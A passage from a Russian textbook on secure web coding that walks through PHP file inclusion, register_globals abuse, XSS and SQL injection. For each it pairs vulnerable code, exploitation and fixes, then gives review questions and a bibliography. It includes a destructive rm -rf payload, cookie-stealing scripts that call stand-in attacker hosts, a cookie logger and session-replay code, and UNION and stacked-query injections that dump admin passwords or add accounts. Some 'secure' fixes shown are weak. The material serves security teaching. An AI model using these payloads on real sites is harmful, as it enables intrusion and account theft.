Простейший пример атаки на подобный файл – это запрос к нему, выполненный следующим образом:

http://example.ru/page.php?template=http://attack.ru/attack.html

Передаваемый в запросе файл «attack.html» может содержать следующий элементарный код:

```
1  <?php
2  passthru ('rm –rf ../../../etc/passwd ');
3  ?>
```

Директива «passthru» выполняет внешнюю программу, заданную ее аргументом, и осуществляет вывод в таком виде, в каком результаты работы данной директивы выводятся на экран терминала. Очевидно, что злоумышленник может использовать значительно более изощренные методы.

Пример безопасного кода

Для того чтобы защититься от атаки, подобной приведенной выше, существуют несколько способов. Одним из них является проверка передаваемого параметра на то, что он действительно является html-файлом шаблона, однако более разумным является отказ от использования подобного механизма и использование иного подхода с полным отказом от передачи внешнего параметра для указания на шаблон.

Приведем пример проверки передаваемого параметра на то, что он действительно является файлом шаблона, а не ссылкой на внешний файл.

Самый часто применяемый в таком случае прием приводится в скрипте ниже:

```
<?php
$path = $HTTP_GET_VARS['template'];
  if(!empty($path))
  {
    $path = str_replace("http://","",$path);
    include("$path");
  }
?>
```

В функции «str_replace» происходит отсекание префикса «http», который позволяет обращаться к ресурсам на других серверах.

Другим вариантом защиты является использование отдельной папки для файлов, которые могут быть включены в скрипт. Например, это может быть папка «docs/» для html-документов.

```
<?php
   $path = $HTTP_GET_VARS['template'];
   if(!empty($path))
   {
     include("docs/" . $path);
   }
 ?>
```

Наконец, полностью исключающим любую возможность атаки является следующий прием:

```
<?php
$pages = array(1 => “main.html”, 2 => “news.html”);
If(($index < 1) or ($index > 2))
$index = 1;
include $pages[$index];
?>
```

7.2.2. Уязвимость использования глобальных переменных

Суть уязвимости

По умолчанию некоторые интерпретируемые языки программирования используют большинство переменных как глобальные. Естественно, это очень удобно для программиста, но с подобным подходом также связано много уязвимостей.

Обычно уязвимость, связанная с использованием в скрипте глобальных переменных, проявляется при наличии в скриптах поддержки механизмов сеансов (сессий). Данный механизм, в частности, позволяет проводить авторизацию для получения доступа к страницам сайта.

Если обратиться к языку PHP, то скрипт, обрабатывающий запрос из формы регистрации, обычно выглядит следующим образом:

```
1  <?php
2      if ($dbpass == $pass) {
3          session_register("myname");
4          session_register("fullname");
5          session_register("userid");
6          header("Location: index2.php");
7      }
8  ?>
```

Если пароль, который ввел пользователь ($pass), и пароль из базы данных ($dbpass) совпадают, то значения переменных сохраняются в сессию.

После этого пользователь перенаправляется на страницу, к которой он хочет получить доступ (в примере это «index2.php»).

Именно в такой ситуации наличие глобальных переменных может привести к атаке злоумышленников.

Пример уязвимого кода

Как правило, уязвимости, связанные с использованием глобальных переменных, проявляются в скриптах, на которые перенаправляется пользователь после удачного прохождения авторизации.

Рассмотрим пример подобного уязвимого кода страницы, на который выполняет перенаправление приведенный выше скрипт.

```
1    <?php
2       if (!$PHPSESSID) {
3          header("Location: index.php");
4          exit(0);
5       } else {
6          session_start();
7          if (!$myname) session_register("myname");
8          if (!$fullname) session_register("fullname");
9          if (!$userid) session_register("userid");
10      }
11   ?>
```

Если браузеру не был выдан идентификатор сессии, то пользователя отправляют на страницу ввода пароля. Если же браузеру выдан идентификатор сессии, то скрипт возобновляет сессию и восстанавливает из сессии предварительно сохраненные в ней переменные в глобальную область видимости.

Пример использования уязвимости

Использовать подобную уязвимость можно, сформировав следующий URI:

```
http://example.ru/index2.php?PHPSESSID=1&myname=admin&fu
llname=jo&userid=admin
```

Переменные, которые передаются методом GET ($PHPSESSID, $myname, $fullname и $userid), сразу же попадают в глобальную область видимости по умолчанию. А если обратить внимание на структуру операторов «if – else», то можно заметить, что скрипт просто проверяет идентификатор сессии на наличие, и в случае положительного исхода проверки можно присвоить переменным, которые отвечают за авторизацию пользователя, любые значения.

Пример безопасного кода

Для того чтобы сделать код более безопасным, в последних версиях серверных приложений крайне настоятельно рекомендуется отказаться от использования глобальных переменных. С логической точки зрения, такой отказ не несет за собой каких-либо тотальных ограничений на возможности создаваемых программ, а лишь принуждает программиста использовать хотя и более изощренные, но, тем не менее, гораздо более безопасные методы программирования.

Итак, если брать во внимание интерпретатор PHP, то самый простой способ защитить скрипты от таких глобальных зарегистрированных переменных заключается в использовании директивы «register_globals OFF», которую необходимо прописать в конфигурационном файле «php.ini».

Справедливости ради надо заметить, что почти во всех последних версиях серверного программного обеспечения данная директива имеет значение «off».

Еще одним решением, хотя и не самым надежным, будет проверка значений элементов глобальных массивов $HTTP_SESSION_VARS['userid'] или $_SESSION['userid'] вместо проверки значений переменной «$userid».

7.2.3. Уязвимость внедрения команд

Суть уязвимости

Уязвимость внедрения команд возникает из-за ошибок в серверных скриптах и приложениях, работающих с вводимыми пользователем данными. Если атакующий получит возможность вставить произвольный код вместо данных, ожидаемых приложением, то он сможет управлять отображением web-страницы с правами самого сайта.

Главная ошибка заключается в том, что ввод не проверяется серверным скриптом перед тем, как передать результат браузеру. Это позволяет вставить в уязвимую страницу произвольный поль-

зовательский код. Иногда пользовательский ввод не обрабатывается скриптом непосредственно, а вставляется в файл или базу данных, и после этого забирается оттуда для вставки в страницу.

Традиционным местом для ошибок внедрения команд являются страницы, выводящие всевозможные подтверждения, и страницы с сообщениями об ошибках, сообщающие пользователю, что именно он ввел не так.

Примеров подобных уязвимостей может быть множество, и сценарии атаки, которые может смоделировать злоумышленник, также разнообразны.

Пример уязвимого кода

Обратим внимание на то, что существуют две разновидности подобных атак: с использованием запросов GET и запросов POST.

Рассмотрим примеры обоих небезопасных скриптов. Сначала приведем пример уязвимого кода, использующего запрос GET:

```
<?php echo "Здравствуйте,
{$HTTP_GET_VARS['name']}!"; ?>
```

Скрипт обрабатывает данные, которые он получает из URL-строки запроса. Данный запрос может формироваться произвольным методом. Фактически, это самый элементарный возможный пример.

Приведем аналогичный пример приложения, которое использует метод POST.

Сначала приведем листинг формы, которая будет получать введенное пользователем собственное имя и передавать его скрипту.

```
1  <form action="1.php" method=POST>
2  <input type="text" name="first_name" value="Введите Ваше имя">
3  <input type="submit" value="Отправить">
4  </form>
```

Приведем пример скрипта, который выводит приветствие конкретному пользователю.

```
1  <?php
2  $str = "Здравствуйте, ".$_REQUEST["first_name"];
```

```
3   echo $str;
4   ?>
```

Пример использования уязвимости

Атака на скрипт, использующий метод GET, более простая, но при этом может и быстрее быть обнаруженной.

Простейший способ перехода – вставка кода на JavaScript с перенаправлением на другую страницу. Таким образом, внедрив подобную вставку, можно отправить на посторонний сервер значения переменных, доступных только из текущего документа. Приведем несколько примеров того, что может быть использовано злоумышленником для внедрения.

```
document.location.replace('http://attack.ru/payload');
```

Данная строка, будучи переданной, а затем исполненной атакуемой страницей, может привести к тому, что злоумышленник получит контроль над исполнением страницы.

Если немного модифицировать этот код, то можно получить следующую строку:

```
document.location.replace
('http://attack.ru/payload?c='+document.cookie);
```

При использовании подобной вставки злоумышленник может добиться того, что сервер атакующего будет получать информацию о «cookie» жертвы. В случае упомянутой выше уязвимой страницы вставка кода является относительно простой:

```
http://example.ru/hello.php?name=<script>document.location.
replace('http://attacker/payload?c='%2Bdocument.cookie)<
/script>
```

Чтобы скрыть от пользователя перенаправления и прочий подозрительный код в строке адреса, можно использовать замену каждого символа его шестнадцатеричным значением, которому предшествует символ «%». Тем не менее, этот прием делает URI/URL слишком громоздким и по умолчанию протоколируется большинством web-серверов.

Скрипты, уязвимые к POST-вставкам, лишь немногим сложнее атаковать. Поскольку POST-переменные передаются независимо от URI/URL-скрипта, необходимо использовать промежуточную страницу. Цель промежуточной страницы – заставить клиента отправить POST-запрос, содержащий нужный злоумышленнику код.

В следующем примере создается и отправляется от имени пользователя форма, в которой атакующий сформировал значения переменных:

```
<form name="f" method="POST"
action="http://example.ru/hello.php">
<input type="hidden" name="name" val-
ue="<script>document.location.replace
('http://attacker/payload?c='+document.cookie)</script>">
</form>
<script>document.f.submit()</script>
```

После того как жертва откроет промежуточную страницу, она вынудит браузер отправить POST-запрос к «hello.php» с переменной «name», получившей следующее значение:

```
<script>
   document.location.replace('http://attack.ru/payload?c=
                                    '+document.cookie)
</script>
```

Цель атакующего достигнута, код передан уязвимой странице.

Вместо вставки кода для перехода атакующий может, путем вставки статического HTML-кода, модифицировать отображаемое содержимое уязвимой страницы. Там может находиться, к примеру, код формы с приглашением для ввода логина, результат работы которой получит атакующий.

Этот прием позволяет обойти сертификаты сайтов или ручную проверку адреса клиентом. Если внедренный HTML-код будет позднее отображен на динамической странице (в гостевой книге, на форуме и т.п.), то страница будет выглядеть «взломан-

ной». В общем, встраиваемый код может быть самым разным и полностью зависит от фантазии атакующего.

После обнаружения уязвимой страницы, создания кода перехода, вставки его в уязвимую страницу и исполнения кода перехода браузером жертвы, остается сделать еще один шаг. Страница, на которую перенаправили жертву, должна выполнить некоторые действия. Они могут быть простейшими, например вывод рекламы или запись данных, или более сложными, например перехват информации о пользовательской сессии (сеансе). Перенаправлением пользователя на другую страницу может, к примеру, решаться простая задача перехвата посетителей с атакуемой страницы. Чуть более сложной является задача протоколирования cookie-информации для последующего ручного использования. Следующий код записывает IP-адрес посетителя, значение HTTP-заголовка и значение «cookie», переданное через переменную «c» (см. предыдущий пример):

```
1  <?php
2  $f = fopen("log.txt", "a");
3  fwrite($f, "IP: {$_SERVER['REMOTE_ADDR']}
   Ref: {$_SERVER ['HTTP_REFERER']} Cookie:
   {$HTTP_GET_VARS['c']}\n");
4  fclose($f);
5  ?>
```

После того как атакующий получил значения «cookie», он может извлечь из них полезную информацию или попытаться перехватить информацию о сессии. Предполагая, что серверная сторона считает сессию незавершенной, атакующий может модифицировать свои «cookie» с целью перехвата данных сессии. Автоматизировав использование украденных «cookie», атакующий значительно увеличивает свои шансы и упрощает атаку. При этом скрипт использует информацию, предоставленную обманутым клиентом, для выполнения своей задачи. В следующем примере скрипт атакующего использует «cookie» для получения исходного кода защищенной web-страницы:

```
1  <?php
2  $request = "GET /secret.php HTTP/1.0\r\n";
3  $request .= "Cookie: {$HTTP_GET_VARS['c']}\r\n";
```

```
4   $request .= "\r\n";
5   $s = fsockopen("host", 80, $errno, $errstr, 30);
6   fputs($s, $request);
7   $content = '';
8   while (!feof($s))
9   {
10  $content .= fgets($s, 4096);
11  }
12  fclose($s);
13  echo $content;
14  ?>
```

В этом случае скрипту «/secret.php» передается украденный «cookie», после чего результат выводится в браузере. Модифицировав содержимое запроса, можно выполнить практически любую задачу от имени пользователя. Следующий код использует метод POST для подмены почтового адреса пользователя без его ведома:

```
1   <?php
2   $request = "POST /profile.php HTTP/1.0\r\n";
3   $request .= "Cookie: {$HTTP_GET_VARS['c']}\r\n";
4   $request .= "\r\n";
5   $request .= "email=attacker@hotmail.com";
6   $s = fsockopen("host", 80, $errno, $errstr, 30);
7   fputs($s, $request);
8   fclose($s);
9   echo "<script>document.location.replace
10  ('http://google.com/')</script>";
11  ?>
```

Пример безопасного кода

Для того чтобы сделать код безопасным, следует со всей тщательностью относиться к обработке вводимых пользователем данных. Для этого во многих интерпретируемых языках существуют соответствующие функции.

В табл. 7.8 приведены некоторые из этих функций, определенные в самом распространенном интерпретируемом языке – PHP.

Таблица 7.8

Функции обработки данных

Функция	Описание
strip_tags()	Удаляет HTML- и PHP-тэги из строки
htmlspecialchars()	Преобразует специальные символы в HTML-сущности
htmlentities()	Преобразует символы в соответствующие HTML-сущности (более гибкий аналог htmlspecialchars())
stripslashes()	Удаляет экранирование символов, выполненное функцией addslashes(). Обычно используется вместе с проверочной функцией get_magic_quotes_gpc(), показывающей текущую установку конфигурации magic_quotes_gpc

Более того, строго не рекомендуется хранить пароли в «cookies», а пользователей запоминать не только по «cookies», но и по IP.

Ниже приведен простейший пример скрипта, который фильтрует данные, передаваемые пользователем.

```
1   <?php
2   function quote($value)
3   {
4   if (is_int($value) || is_float($value)) {
5   return $value;
6   }
7   return "‘" . addcslashes($value, "00\n\r\\’\"32") . "‘";
8   }
9   echo "Здравствуйте, ". quote($HTTP_GET_VARS['name']);
10  ?>
```

Как видно, программист создал собственную функцию, которая призвана проверять данные, передаваемые пользователем, и экранирует служебные символы, которые потенциально не должны встречаться в приложении.

7.2.4. Уязвимость внедрения SQL-кода

Суть уязвимости

Внедрение SQL-кода – один из распространенных способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.

Внедрение SQL, в зависимости от типа используемой СУБД и условий внедрения, может дать возможность атакующему выполнить произвольный запрос к базе данных (например, прочитать содержимое любых таблиц, удалить, изменить или добавить данные), получить возможность чтения и/или записи локальных файлов и выполнения произвольных команд на атакуемом сервере.

Атака типа внедрения SQL может быть возможна из-за некорректной обработки входящих данных, используемых в SQL-запросах.

Пример уязвимого кода

Существует достаточно много разновидностей скриптов, уязвимых для атак типа внедрения SQL-кода.

Приведем простейший пример уязвимого кода, который раскрывает основные особенности рассматриваемой уязвимости.

```
1  $id = $_REQUEST['id'];
2  $res = mysql_query("SELECT * FROM news WHERE id_news
   = $id");
```

Рассмотрим еще один пример уязвимого кода. Предположим, серверное программное обеспечение, получив запрос на поиск данных в новостях параметром «search_text», использует его в некотором SQL-запросе. При этом в самом SQL-запросе значение параметра должно задаваться в апострофах (что характерно для символьных данных):

```
1  $search_text = $_REQUEST['search_text'];
2  $res = mysql_query("SELECT id_news, news_date,
   news_caption, news_text, news_id_author FROM news
   WHERE news_caption LIKE '%$search_text%'");
```

Пример использования уязвимости

А теперь рассмотрим приемы, с помощью которых злоумышленник может атаковать уязвимые приложения. Причем остановимся не только на эксплуатации приведенных выше уязвимостей, но и на дополнительных примерах того, как опасны могут быть атаки на основе внедрения SQL-кода.

Рассмотрим первый пример. Если на сервер передан параметр «id», равный 5 (например так: http://example.ru/script.php?id=5), то выполнится следующий SQL-запрос:

```
SELECT * FROM news WHERE id_news = 5
```

Результатом выполнения запроса будет текст новости с идентификатором 5, если таковая новость есть в таблице.

Но если злоумышленник передаст в качестве параметра «id» строку вида: -1 OR 1=1 (например так: http://example.ru/script.php?id=-1+OR+1=1), то выполнится запрос:

```
SELECT * FROM news WHERE id_news = -1 OR 1=1
```

Результатом такого запроса будут все имеющиеся в таблице новости, поскольку подвыражение 1=1, использованное в условии отбора строк, всегда истинно.

Таким образом, изменение входных параметров путем добавления в них конструкций языка SQL вызывает изменение в логике выполнения SQL-запроса.

Рассмотрим второй пример. Пусть выполняется следующий запрос: http://example.ru/script.php?search_text=Test. В этом случае будет сгенерирован и выполнен следующий SQL-запрос:

```
SELECT id_news, news_date, news_caption, news_text,
news_id_author FROM news WHERE news_caption LIKE
'%Test%'
```

Используя в значении параметра «search_text» непосредственно сам символ апострофа, можно кардинально изменить поведение SQL-запроса. Например, передав в качестве параметра «search_text значение ')+and+(news_id_author='1», злоумышленник может вызвать к выполнению запрос:

```
SELECT id_news, news_date, news_caption, news_text,
news_id_author FROM news
WHERE news_caption = LIKE('%') AND (news_id_author='1%')
```

Приведем еще ряд примеров того, как злоумышленник может использовать аналогичные недостатки программного кода. Язык SQL позволяет объединять результаты нескольких запросов при помощи оператора UNION. Это предоставляет злоумышленнику возможность получить несанкционированный доступ к данным.

Рассмотрим скрипт отображения новости (идентификатор новости, которую необходимо отобразить, передается в параметре «id»):

```
$res = mysql_query("SELECT id_news, header, body, author
FROM news WHERE id_news = " . $_REQUEST['id']);
```

Если злоумышленник передаст в качестве параметра «id» конструкцию «-1 UNION SELECT username, password FROM admin», это вызовет выполнение следующего SQL-запроса:

```
SELECT id_news, header, body, author FROM news
WHERE id_news = -1 UNION SELECT username, password
FROM admin
```

Так как новости с идентификатором -1 не существует, из таблицы «news» не будет выбрано ни одной записи, однако в результат попадут записи, несанкционированно отобранные из таблицы «admin» в результате инъекции SQL.

Зачастую SQL-запрос, подверженный данной уязвимости, имеет структуру, усложняющую или препятствующую использованию UNION. Например, скрипт

```
$res = mysql_query("SELECT author FROM news WHERE id=" .
$_REQUEST['id'] ." AND author LIKE ('a%')");
```

отображает имя автора новости по передаваемому идентификатору «id» только при условии, что имя начинается с буквы «a», и внедрение кода с использованием оператора UNION затруднительно.

В таких случаях злоумышленниками используется метод экранирования части запроса при помощи символов комментария («/*» или «--», в зависимости от типа СУБД).

В данном примере злоумышленник может передать в скрипт параметр «id» со значением «-1 UNION SELECT password FROM admin --», выполнив таким образом запрос:

```
SELECT author FROM news WHERE id=-1 UNION SELECT
password FROM admin -- AND author LIKE ('a%')
```

Часть запроса (AND author LIKE ('a%')) помечена как комментарий и не влияет на выполнение.

Для разделения команд в языке SQL часто используется символ «;» (точка с запятой). Внедряя этот символ в запрос, злоумышленник получает возможность выполнить несколько команд в одном запросе. Однако не все диалекты SQL поддерживают такую возможность.

Например, если в параметры скрипта

```
$id = $_REQUEST['id'];
$res = mysql_query("SELECT * FROM news WHERE id_news =
$id");
```

злоумышленником передается конструкция, содержащая точку с запятой, например: 12;INSERT INTO admin (username, password) VALUES ('HaCkEr', 'foo'); то в одном запросе будут выполнены две команды:

```
SELECT * FROM news WHERE id_news = 12;
INSERT INTO admin (username, password) VALUES ('HaCkEr',
'foo');
```

и в таблицу «admin» будет несанкционированно добавлена запись со значениями в столбце «username» – «HaCkEr», а в столбце «password» – foo.

Пример безопасного кода

Для защиты от данного типа атак необходимо тщательно фильтровать входные параметры, значения которых будут использованы для построения SQL-запроса.

Для PHP фильтрация может быть такой:

```
<?
$query = "SELECT * FROM users WHERE us-
er='".mysql_real_escape_string($user)."';";
?>
```

Значением будет не содержимое переменной «$user», а результат ее обработки библиотечной функцией mysql_real_escape_string(), специально предназначенной для данных целей.

Рассмотрим другой запрос:

```
$query = "SELECT * FROM users WHERE id = ". $id_int. ";"
```

Очевидно, что идентификатор, передаваемый запросу, должен быть целочисленным. Поэтому логичнее будет переписать данный уязвимый код следующим образом:

```
 $query = "SELECT * FROM users WHERE id =
'".intval($id_int)."';";
```

В случае ошибки функция «intval» вызовет исключение.

Для внесения изменений в логику выполнения SQL-запроса требуется внедрение достаточно длинных строк. Так, минимальная длина внедряемой строки в вышеприведенных примерах составляет 8 символов ("1 OR 1=1"). Если максимальная длина корректного значения параметра невелика, то одним из методов защиты может быть максимальное усечение значений входных параметров.

Например, если известно, что поле «id» в вышеприведенных примерах может принимать значения не более 9999, можно отсечь «лишние» символы, оставив не более четырех. Пример безопасного кода, выполняющего подобные преобразования, крайне прост (How to write SQL injection proof PL/SQL. URL: http://www.oracle.com/technology/tech/pl_sql/pdf/how_to_write_injection_proof_plsql.pdf]).

Выводы

Создание безопасного программного кода подразумевает разработку и написание программ, не содержащих ошибок, так как любая ошибка, имеющаяся в программе, таит в себе потенциальную угрозу надежности и, как следствие, безопасности работы системы.

Уязвимости программного кода особо опасны в многопользовательских системах, где они могут дать возможность простому пользователю выполнять действия от имени администратора системы. Также опасны уязвимости в программах, работающих через сеть, так как они могут предоставить удаленному пользователю доступ к компьютеру.

В данном издании была сделана попытка собрать в одном месте достаточно полное описание всех известных уязвимостей, которые могут привести к фатальным для системы последствиям. Рассмотрены основные уязвимости, которые могут появиться в программах из-за небрежного или неквалифицированного программирования, и отмечено, к каким последствиям они могут привести. Показано, что основной причиной появления уязвимостей в программных системах является отсутствие необходимых проверок. Рассмотрены средства борьбы с уязвимостями, которые можно использовать на разных этапах жизненного цикла программы (создание кода, компиляция, исполнение).

Тем не менее, самое действенное и эффективное средство для создания безопасных, защищенных от атак программ – высококачественное, квалифицированное программирование, которое позволяет, при создании программных продуктов, просто избегать появления в них опасных мест. Для такого программирования, конечно, необходимо понимать, когда и при каких условиях могут появиться в программе опасные места.

В данной главе была сделана попытка показать возможные проблемы при написании программ. Надеемся, что знание этих проблем позволит изначально создавать программные коды, защищенные от атак и внедрения в них посторонних кодов.

Контрольные вопросы

1) Что такое уязвимость программного кода?

2) К каким последствиям может привести существование уязвимости в программном коде?

3) Каковы основные причины появления уязвимости в программном коде?

4) В чем суть уязвимости, вызванной переполнением буфера на стеке?

5) Укажите основные способы борьбы с уязвимостями переполнения буфера на стеке.

6) К каким последствиям может привести существование уязвимости класса «переполнение кучи»?

7) Укажите основные методы борьбы с уязвимостями класса «переполнение кучи».

8) К каким последствиям может привести существование уязвимостей класса «целочисленное переполнение»?

9) Каковы последствия существования уязвимостей в программах, написанных с использованием интерпретируемых языков?

10) В чем суть уязвимости внедрения команд?

11) К каким последствиям может привести существование уязвимости внедрения SQL-кода?

Заключение

В учебном пособии акцентировано внимание на часто игнорируемый факт, суть которого в том, что стохастические методы — это технологии двойного назначения, которые могут использоваться (и активно используются!) не только для защиты, но и для нападения; в частности, для создания разрушающих программных воздействий (РПВ). Первым следствием этого факта является то, что любое решение, связанное с защитой информации, необходимо анализировать с двух сторон: и со стороны разработчика, и со стороны взломщика. Для этого необходимы знания основных видов атак на программные системы. Вторым следствием является то, что не уделяется достаточно внимания технологиям комплексного анализа защищенности программных систем и совершенствованию методов и средств защиты. Не учитывается, что эффективная система защиты – это не фиксированная совокупность методов и средств, а непрерывный процесс периодического анализа защищенности системы на всех ее уровнях и опережающего совершенствования методов и средств защиты.

Выявлены основные причины уязвимости программных систем. Главный источник «дыр» — неправильная обработка (или ее отсутствие) каких-либо нестандартных ситуаций, которые могут иметь место при работе программы: неопределенный ввод, ошибки пользователей, сбои и т.п. Получают распространение по сути «биологические» методы взлома, рассматривающие компьютерные системы как сложные объекты, определенным образом реагирующие на внешние раздражители. Атаки подобного рода основаны на анализе поведения системы после случайных или преднамеренных сбоев в работе и последующем использовании выявленных некачественных процедур восстановления после сбоев. В этом случае противник может искусственно вызвать в системе появление некой нестандартной ситуации, чтобы выполнить нужные ему действия. Например, он может вызвать аварийное завершение программы, работающей в при-

вилегированном режиме, чтобы, перехватив управление, остаться в этом привилегированном режиме.

Пути внедрения РПВ чрезвычайно разнообразны. Можно выделить следующие средства, предназначенные для борьбы с РПВ, и без которых любая программная система практически беззащитна:

- средства анализа защищенности компьютерной системы на всех ее уровнях;
- средства, препятствующие внедрению РПВ;
- средства выявления РПВ до использования программных продуктов по назначению;
- средства сканирования всей входящей информации;
- средства, обеспечивающие оперативное обнаружение РПВ в процессе реального функционирования ПО, изначально свободного от них;
- средства, обеспечивающие обнаружение РПВ в момент их активизации;
- средства удаления РПВ и лечения пораженных файлов;
- средства определения факта наличия или отсутствия РПВ в добавляемом в систему ПО.

Итак, несмотря на успехи современной науки, задача построения надежной системы защиты комплексная, она значительно сложнее, чем кажется на первый взгляд.

Список литературы

1. Гриняев С.Н. Интеллектуальное противодействие информационному оружию. М.: Синтег, 1999.
2. Грушо А. А. Скрытые каналы и безопасность информации в компьютерных системах. Дискретная математика, 10:1 (1998), 3–9.
3. Грушо А. А. О существовании скрытых каналов. Дискретная математика, 11:1 (1999), 24–28.
4. Грушо А. А., Шумицкая Е. Л. Модель невлияния и скрытые каналы. Дискретная математика, 14:1 (2002), 11–16.
5. Грушо А. А., Тимонина Е. Е. Оценка времени, требуемого для организации скрытого канала. Дискретная математика, 15:2 (2003), 40–46.
6. Данжани Н., Кларк Дж. Средства сетевой безопасности.— Кудиц-Пресс, 2007.
7. Иванов М.А., Чугунков И.В. Теория, применение и оценка качества генераторов псевдослучайных последовательностей. Серия СКБ (специалисту по компьютерной безопасности). — Книга 2. — М.: КУДИЦ-ОБРАЗ, 2003.
8. Инструменты, тактика и мотивы хакеров. Знай своего врага: Пер. с англ. – М.: МДК Пресс, 2003.
9. Искусственные иммунные системы и их применение / Под. ред. Д. Дасгупты / Пер. с англ. под ред. А.А. Романюхи. — М.: ФИЗМАТЛИТ, 2006.
10. Комплекс программных средств антивирусной защиты в среде ОС МСВС / И.Ю. Жуков, А.П. Ананьев, Р.Р. Арабгаджиев и др. Научная сессия МИФИ – 2005. Сборник научных трудов. Т. 12. — М.: МИФИ, 2005, с. 149-150.
11. Мао В. Современная криптография: теория и практика / Пер. с англ. – М. : Издательский дом «Вильямс», 2005.
12. Мацук Н.А. Протокол электронной торговли без арбитра. Безопасность информационных технологий, № 4, 2009, 47-56.

13. Моисеенков И. Основы безопасности компьютерных систем. — КомпьютерПресс, № 10, 1991, 19-24; № 11, 1991, 7-21.
14. Поточные шифры / А.А. Асосков, М.А. Иванов, А.Н. Тютвин и др. Серия СКБ (специалисту по компьютерной безопасности). — Книга 3. — М.: КУДИЦ-ОБРАЗ, 2003.
15. Принципы организации антивирусной защиты компьютерных систем, функционирующих под управлением ОС МСВС / И.Ю. Жуков, А.П. Ананьев, Р.Р. Арабгаджиев и др. — Инженерная физика, 2008, № 2.
16. Ронжин А. Ф. Расширения информационных протоколов, основанных на отображениях конечных множеств. Дискретная математика, 17:4 (2005), 18–28.
17. Семьянов П.В. Почему криптосистемы ненадежны? // Проблемы информационной безопасности. Компьютерные системы. № 1, 1999, 70-82.
18. Сигел Л.А., Бар-Ор Р.Л. Иммунология как наука об автономной децентрализованной системе // Искусственные иммунные системы и их применение / Под ред. Д. Дасгупты; Пер. с англ. под ред. А. А. Романюхи.— М.: ФИЗМАТЛИТ, 2006, с. 89–116.
19. Стохастические методы защиты информации / И.Ю. Жуков, С.О. Прилуцкий, А.В. Ковалев и др. — Инженерная физика, 2007, № 3.
20. Фергюсон Н., Шнайер Б. Практическая криптография: Пер. с англ. – М.: Издательский дом «Вильямс», 2005.
21. Фомичев В. М. Дискретная математика и криптология. Курс лекций / Под общей ред. д-ра физ.-мат. наук Н.Д. Подуфалова. – М.: ДИАЛОГ-МИФИ, 2003.
22. Шнайер Б. Секреты и ложь. Безопасность данных в компьютерном мире. – СПб: Питер, 2003.
23. Шнайер Б. Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке «Си». – М.: Издательство ТРИУМФ, 2002.

24. Эриксон Д. Хакинг: искусство эксплойта. – Символ-Плюс, 2003.
25. A Guide to Understanding Covert Channel Analysis of Trusted Systems, November 1993. (Light Pink Book). URL : http://www.fas.org/irp/nsa/rainbow/tg030.htm.
26. Abad C. IP Checksum Covert Channels and Selected Hash Collision. Technical report, UCLA, 2001.
27. Ahsan K., Kundur D. Practical Data Hiding in TCP/IP. In Proceedings of ACM Workshop on Multimedia Security, December 2002.
28. AISWeb The Online Home of Artificial Immune Systems. URL : http://www.artificial-immune-systems.org
29. Arnold W.C. et. al. Automatic immune system for computers and computer networks. U.S. Patent No 5,440,723, August 8, 1995.
30. Arnold W.C. et. al. Searching for patterns in encrypted data. U.S. Patent No 5,442,699, August 15, 1995.
31. Boneh D. Twenty Years of Attacks on the RSA Cryptosystem. Stanford University, 1999. URL : http://www.ams.org/notices/199902/boneh.pdf.
32. Boneh D., Demillo R., Lipton R. On the importance of checking cryptographic protocols for faults // EUROCRYPT ’97, Lecture Notes in Computer Science, vol. 1233, Springer-Verlag, Berlin and New York, 1997. P. 37–51.
33. Boneh D., Durfee G. Cryptanalysis of RSA with private key d less than N^0.292, Information Theory, IEEE Transactions on. № 46. 2000. P. 1339–1349.
34. Boneh D., Durfee G., Frankel Y. An attack on RSA given a small fraction of the private key bits // Advances in Cryptology, ASIACRYPT’98, LNCS 1514, K. Ohta and D. Pei, eds. Berlin, 1998. Springer-Verlag. P. 25–34.
35. Cachin C., Micali S., Stadler M. Computationally private information retrieval with polylogarithmic communication // Advances in Cryptology — Eurocrypt '99, Springer-Verlag,

Lecture Notes in Computer Science No. 1592, 1999, p. 402-414.
36. Canetti R. Dwork C. Naor M. Ostrovsky R. Deniable encryption // Advances in Cryptology, Eurocrypt'97, Springer-Verlag. Lecture Notes in Computer Science. №. 1294. 1997. P. 90–104.
37. Certicom Research, Standards for efficient cryptography, SEC 1: Elliptic Curve Cryptography, Version 1.0, 2000. URL : http://www.secg.org/collateral/sec1_final.pdf.
38. Charlier B.L., Swimmer M., Mounji A. Dynamic detection and classification of computer viruses using general behaviour patterns // In Proc. of the 5th International Virus Bulletin Conference. Boston, 1995.
39. Chess D.M., Kephart J.O., Sorkin G.B. Automatic analysis of a computer virus's structure and means of attachment to its hosts. U.S. Patent No 5,485,575, January 16, 1996.
40. Cho J. Ten years of RSA cheating cryptosystems. Dept. of Combinatorics and Optimization University of Waterloo, 2004. URL : http:// www.math.uwaterloo.ca/CandO_Dept/program_of_studies/graduate/M.MathEssays/Cho,J,essay.pdf
41. Cohen F. Computer viruses // Computers & Security. 1987. № 6. P. 22–35.
42. Coppersmith D. Finding a small root of a bivariate integer equation; factoring with high bits known // Advances in Cryptology, EUROCRYPT'96, LNCS 1070, U. Maurer, ed., Berlin, 1996. Springer-Verlag. P. 178–189.
43. Crepeau C., Slakmon A. Simple Backdoors for RSA Key Generation. Proceedings of CT-RSA, Marc Joye (Ed.), LNCS 2612, Springer, 2003.
44. D'haeseleer P., Forrest S., Helman P. An immunological approach to change detection: algorithms, analysis and implications // In Proc. of the IEEE Symposium on Computer Security and Privacy. IEEE Press, 1996. Daemen J., Rijmen V. AES Proposal: Rijndael. 1999.

45. Davey M.C., Mackey D.J.C. Reliable Communication over Channels with Insertions, Deletions, and Substitutions // IEEE Trans. on Information Theory. V. 47. № 2. February. 2001. P. 687–698.
46. Forrest S., Hofmeyr S., Somayaji A. Computer immunology // Communications of the ACM. 1997. V. 40. № 10. P. 88–96.
47. Giffin J., Greenstadt R., Litwack P., Tibbetts R. Covert Messaging Through TCP Timestamps // Proceedings of the Privacy Enhancing Technologies Workshop (PET). April. 2002. P. 194–208.
48. Handel T., Sandford M. Hiding data in the OSI network model. In R. Anderson, editor, Information Hiding Workshop (IH 1996), V. 1174 of LNCS. P. 23–38, Cambridge, UK, May/June 1996. Springer.
49. Huskamp J.C. Covert Communication Channels in Timesharing Systems. 1978. Technical Report. UCB-CS-78-02.
50. Internet Security Threat Report Volume XIV: Analysis of threat activity January–December 2008. Symantec, 2009.
51. Jurisic A., Menezes A. Elliptic Curves and Cryptography. 2003. URL : http://www.certicom.com/whitepapers.
52. Kemmerer R.A. A Practical Approach to Identifying Storage and Timing Channels // Proceedings of IEEE Symposium on Security and Privacy, April 1982.
